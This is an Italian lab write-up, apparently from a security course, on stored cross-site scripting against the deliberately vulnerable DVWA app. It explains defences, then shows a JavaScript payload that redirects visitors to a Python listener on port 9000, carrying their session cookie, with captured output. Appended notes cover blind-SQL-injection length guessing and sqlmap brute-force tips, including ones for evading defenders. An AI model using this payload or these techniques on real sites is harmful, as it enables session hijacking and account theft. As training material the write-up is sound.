Stored cross-site scripting - o XSS persistenti - si generano quando un'applicazione riceve dati da una fonte non verificata, li memorizza e li include nella successiva risposta HTTP senza svolgere alcun tipo di controllo. Il codice malevolo viene quindi iniettato all'interno della pagina o dell'applicazione web e qui memorizzato; questo rimane quindi all'interno del server e viene eseguito ogni qual volta la pagina o l'applicazione vengono caricate. Lo Stored XSS, risulta essere un attacco di più difficile individuazione e prevenzione rispetto, per esempio, agli XSS riflessi; inoltre, proprio perché memorizzato nel server utilizzato dall'applicazione web, rende l'attacco multi-target, e cioè, con lo stesso payload riesce a colpire più utenti.

Un attacco di questo tipo, può essere utilizzato per rubare dati agli utenti, iniettare malware, reindirizzare gli utenti verso un sito web creato ad hoc dall'attaccante. In alcuni casi, possono influire con il normale comportamento della pagina, fino a renderne impossibile la visualizzazione o l'utilizzo.

Ai fini di prevenire questo tipo di attacco, chiunque sviluppi applicazioni web, dovrebbe:

- i. Tenere sempre a mente che tutto l'input inserito dal client deve essere sempre validato e e sanitizzato. Questo evita la utenti malintenzionati possano iniettare codice malevolo all'interno dell'applicazione;
- ii. Utilizzare istruzioni preparate invece di incorporare direttamente gli input dell'utente nelle query SQL. Ciò contribuisce a impedire agli aggressori di iniettare codice dannoso nel database;
- iii. Fare un escape di tutto l'output generato dall'applicazione web. Questo aiuterà a impedire che del codice dannoso possa essere eseguito quando viene mostrato l'output all'utente.

Consigli per proteggersi qualora un sito web fosse vulnerabile ad attacchi di tipo XSS persistenti:

- i. Fare attenzione ad aprire link in email o altri messaggi ricevuti da mittenti sconosciuti;
- ii. Abilita i cookie o l'esecuzione di JavaScript soltanto per i siti web attendibili;
- iii. Utilizza un browser web che disponga di una protezione XSS integrata;
- iv. Installa un estensione all'interno del browser web che esegua una protezione XSS.

Ora che sappiamo di cosa si tratta, vediamo come utilizzare una vulnerabilità Stored XSS per rubare i cookie di sessione delle vittime e inviarli ad un server sotto il nostro controllo.

Per realizzare l'attacco XSS richiesto nell'esercizio, andremo a inserire codice JavaScript - creato appositamente per l'intento - all'interno dell'applicazione web DVWA XSS Stored, intenzionalmente soggetta a questo genere di attacco. Questo nostro codice sarà in grado di ottenere i cookie di sessione di qualsiasi utente che visiti la pagina; successivamente questi cookie verranno inviati ad un server da noi creato. Come prima cosa quindi, avviamo, con l'utilizzo di python, un server che sia in ascolto sulla porta 9000:

```
python -m http.server 9000
```


Questo sarà il server dove riceveremo i cookie di sessione degli utenti che visiteranno la pagina web DVWA.

```
(kali@kali)-[~]  
$ python -m http.server 9000  
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```


Apriamo ora una sessione sulla DVWA XSS Stored e, all'interno del campo *Message*, che si presta a all'attacco che vogliamo portare avanti, andiamo a inserire il nostro script malevolo. Al momento dell'inserimento, notiamo però che la lunghezza di testo digitabile all'interno del campo non è sufficiente per l'inserimento di tutto lo script. Andiamo quindi a ispezionare il codice HTML della pagina e troviamo, di fatto, che la lunghezza massima del testo è impostata, di default, per 50 caratteri. Andiamo allora a variare temporaneamente il codice HTML della pagina per aumentare questo dato e torniamo all'inserimento dello script.

Passaggi da seguire:

- Clicchiamo con il tasto destro del mouse, nel campo di inserimento di testo dell'attributo *Message*;
- Si aprirà una finestra di dialogo, nella quale andremo a selezionare la voce *Inspect (Q)*;
- Si aprirà una seconda finestra di dialogo, con il codice HTML sorgente della pagina;
- Clicchiamo nel valore presente tra virgolette del campo *maxlength* e sostituiamo il valore preimpostato 50 con 100;
- Premiamo invio e il gioco è fatto, abbiamo ottenuto l'ampliamento del testo utilizzabile nel campo *Message*.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

I see you.

Message *

Name: test

Message: This is a test

More info

<http://hackers.org/xss/>

<http://en.wikipedia.org/>

<http://www.cgisecurity.org/>

Undo

Redo

Cut

Copy

Paste

Delete

Select All

☒ Check Spelling

Languages

Inspect Accessibility Properties

Inspect (Q)

View Source

View Help

Username: admin

Security Level: high

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Nel campo evidenziato possiamo vedere che la `maxlength='50'`

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (highlighted), DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It features a form with a "Name *" field containing "I see you." and a "Message *" field. Below the form is a "Sign Guestbook" button. A tooltip shows the dimensions of the form as "td 443 x 59". Below the form, there is a section "More info" with links to <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. The browser's developer tools are open, showing the HTML structure. The `<textarea name="mtxMessage" cols="50" rows="3" maxlength="50">` is highlighted, and the CSS styles for the form are visible on the right.

Assegnazione del nuovo valore, 100 nel nostro caso, alla lunghezza massima del testo

This screenshot shows the same DVWA interface as the first one, but with the `maxlength` attribute of the message field changed to 100. The browser's address bar shows the URL `192.168.42.7/dvwa/vulnerabilities/xss/s/`. The developer tools are open, and the `<textarea name="mtxMessage" cols="50" rows="3" maxlength="100">` is highlighted. The CSS styles for the form are also visible on the right.

Inseriamo ora il codice realizzato per dirottare un utente qualsiasi che visiti la pagina web vulnerabile verso l'URL associato al nostro server, così da ottenere e inviare al server stesso, i cookie associati alla sua sessione.

Di seguito lo script utilizzato per l'attacco:

```
<script>window.location = "http://0.0.0.0:9000/?cookie="+document.cookie </script>
```

Il comando svolge due operazioni:

- i. **Reindirizza il browser:** La parte `<script>window.location = "URL";</script>` del codice reindirizza il browser dell'utente che visita la pagina all'URL specificato, in questo caso "http://0.0.0.0:9000/"; cioè quello del nostro server in ascolto.
- ii. **Aggiunge il cookie all'URL:** La stringa `+document.cookie` aggiunge il valore del cookie corrente dell'utente all'URL di destinazione. Ciò significa che quando l'utente viene reindirizzato alla nuova pagina, il cookie viene trasmesso insieme alla richiesta HTTP.

In questo modo, l'URL di destinazione includerà un parametro di query 'cookie' che contiene il valore del cookie corrente dell'utente. Il sito Web a cui viene reindirizzato l'utente può quindi accedere a questo parametro di query e utilizzare il valore del cookie per scopi diversi, come l'autenticazione o la personalizzazione del contenuto.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="I see you"/>
Message *	<div><pre><script>window.location="http://0.0.0.0:9000/?cookie="+document.cookie</script></pre></div>
<input type="button" value="Sign Guestbook"/>	

inserimento dello script creato all'interno del campo *Message*

Directory listing for /?cookie=security=low; PHPSESSID=4915e6d7479043df6be313f17c5d354b

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.emacs.d/](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.john/](#)
- [.lessht](#)
- [.local/](#)
- [.mozilla/](#)
- [.msf4/](#)
- [.nki/](#)
- [.profile](#)
- [.sudo_as_admin_successful](#)
- [.vboxclient-clipboard-tty7-control.pid](#)
- [.vboxclient-clipboard-tty7-service.pid](#)
- [.vboxclient-display-svga-x11-tty7-control.pid](#)
- [.vboxclient-display-svga-x11-tty7-service.pid](#)
- [.vboxclient-draganddrop-tty7-control.pid](#)
- [.vboxclient-draganddrop-tty7-service.pid](#)
- [.vboxclient-hostversion-tty7-control.pid](#)
- [.vboxclient-seamless-tty7-control.pid](#)
- [.vboxclient-seamless-tty7-service.pid](#)
- [.vboxclient-vmsvga-session-tty7-control.pid](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zsh_history](#)
- [.zshrc](#)
- [Desktop/](#)
- [Documents/](#)
- [Downloads/](#)
- [Music/](#)
- [Pictures/](#)
- [Public/](#)
- [Templates/](#)
- [UNaICWIA.jpeg](#)
- [Videos/](#)

URL di re-indirizzamento: ogni utente che intenda accedere alla pagina web da noi attaccata, verrà invece portato sull'URL da noi scelto. I suoi cookie di sessione saranno poi inviati al nostro server.

```
(kali@kali)-[~]
$ python -m http.server 9000 /?cookie=security=low; PHPSESSID=4915e6d7479043df6be313f17c5d354b
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
127.0.0.1 - - [20/Jan/2024 15:05:11] "GET /?cookie=security=low;%20PHPSESSID=4915e6d7479043df6be313f17c5d354b HTTP/1.1" 200 -
127.0.0.1 - - [20/Jan/2024 15:05:14] code 404, message File not found
127.0.0.1 - - [20/Jan/2024 15:05:14] "GET /favicon.ico HTTP/1.1" 404 -
```

Evidenza dei cookie in arrivo al server da noi creato per lo scopo.

Note

Nota 1

- 1) Testiamo il valore 1, la pagina restituisce un output, quindi la lunghezza della password è > 1
- 2) Testiamo ora 50, la pagina si ricarica, la lunghezza è ≤ 50
- 3) Testiamo il valore medio intero, 25, otteniamo un output $\Rightarrow \text{pwd} > 25$
- 4) Testiamo nuovamente il valore medio intero, stavolta tra 25 e 50, 37, la pagina si ricarica $\Rightarrow \text{pwd} \leq 37$
- 5) Intero medio tra 25 e 37, 31 $\Rightarrow \text{output} \Rightarrow \text{pwd} > 31$
- 6) Intero medio tra 31 e 37, 34 \Rightarrow ricaricamento della pagina $\Rightarrow \text{pwd} \leq 34$
- 7) Intero medio tra 31 e 34, 32 \Rightarrow ricaricamento della pagina $\Rightarrow \text{pwd} \leq 32$

Otteniamo quindi che la password deve essere > 31 e $\leq 32 \Rightarrow$ deve essere proprio 32. Abbiamo ottenuto questo risultato con 7 passaggi anziché 32, quelli necessari se avessimo proceduto chiedendo, numero per numero, se la lunghezza della password fosse uguale al numero inserito.

Nota 2

Vediamo i motivi per cui l'utilizzo di suffissi di password comuni in sqlmap può essere lento:

- 1) Aumenta il numero di tentativi. Quando si utilizza un suffisso password comune, si aumenta effettivamente il numero di password che SQLMap deve testare. Ciò può rallentare notevolmente il processo, soprattutto se si sta tentando di forzare un gran numero di password.
- 2) Richiede più interazioni con il database. Per ogni suffisso di password comune testato, sqlmap deve eseguire una query di database separata. Ciò può mettere a dura prova il server del database, soprattutto se si sta testando un numero elevato di password.
- 3) Riduce l'efficacia degli attacchi con dizionario. Gli attacchi con dizionario sono un tipo di attacco di forza bruta che utilizza un elenco di password pregenerate. Quando si utilizza un suffisso di password comune, si limita di fatto il numero di password che sqlmap può generare dal dizionario. Ciò può ridurre le possibilità di indovinare con successo la password.
- 4) Rende più facile il rilevamento da parte dei difensori. Se un utente malintenzionato utilizza suffissi di password comuni, può essere più semplice per i difensori rilevare e bloccare l'attacco. Questo perché gli aggressori utilizzano spesso suffissi di password comuni e i difensori possono impostare regole per bloccare questi tipi di attacchi.

In generale, è preferibile utilizzare un approccio più mirato per indovinare la password quando si utilizza sqlmap. Ciò significa utilizzare un dizionario di password più piccolo o utilizzare una tecnica chiamata forzatura bruta ibrida, che combina gli attacchi del dizionario con altri metodi come la forzatura bruta di sequenze di caratteri comuni. Ciò può contribuire a ridurre il numero di tentativi e di interazioni con il database richieste e rendere più difficile per i difensori rilevare l'attacco.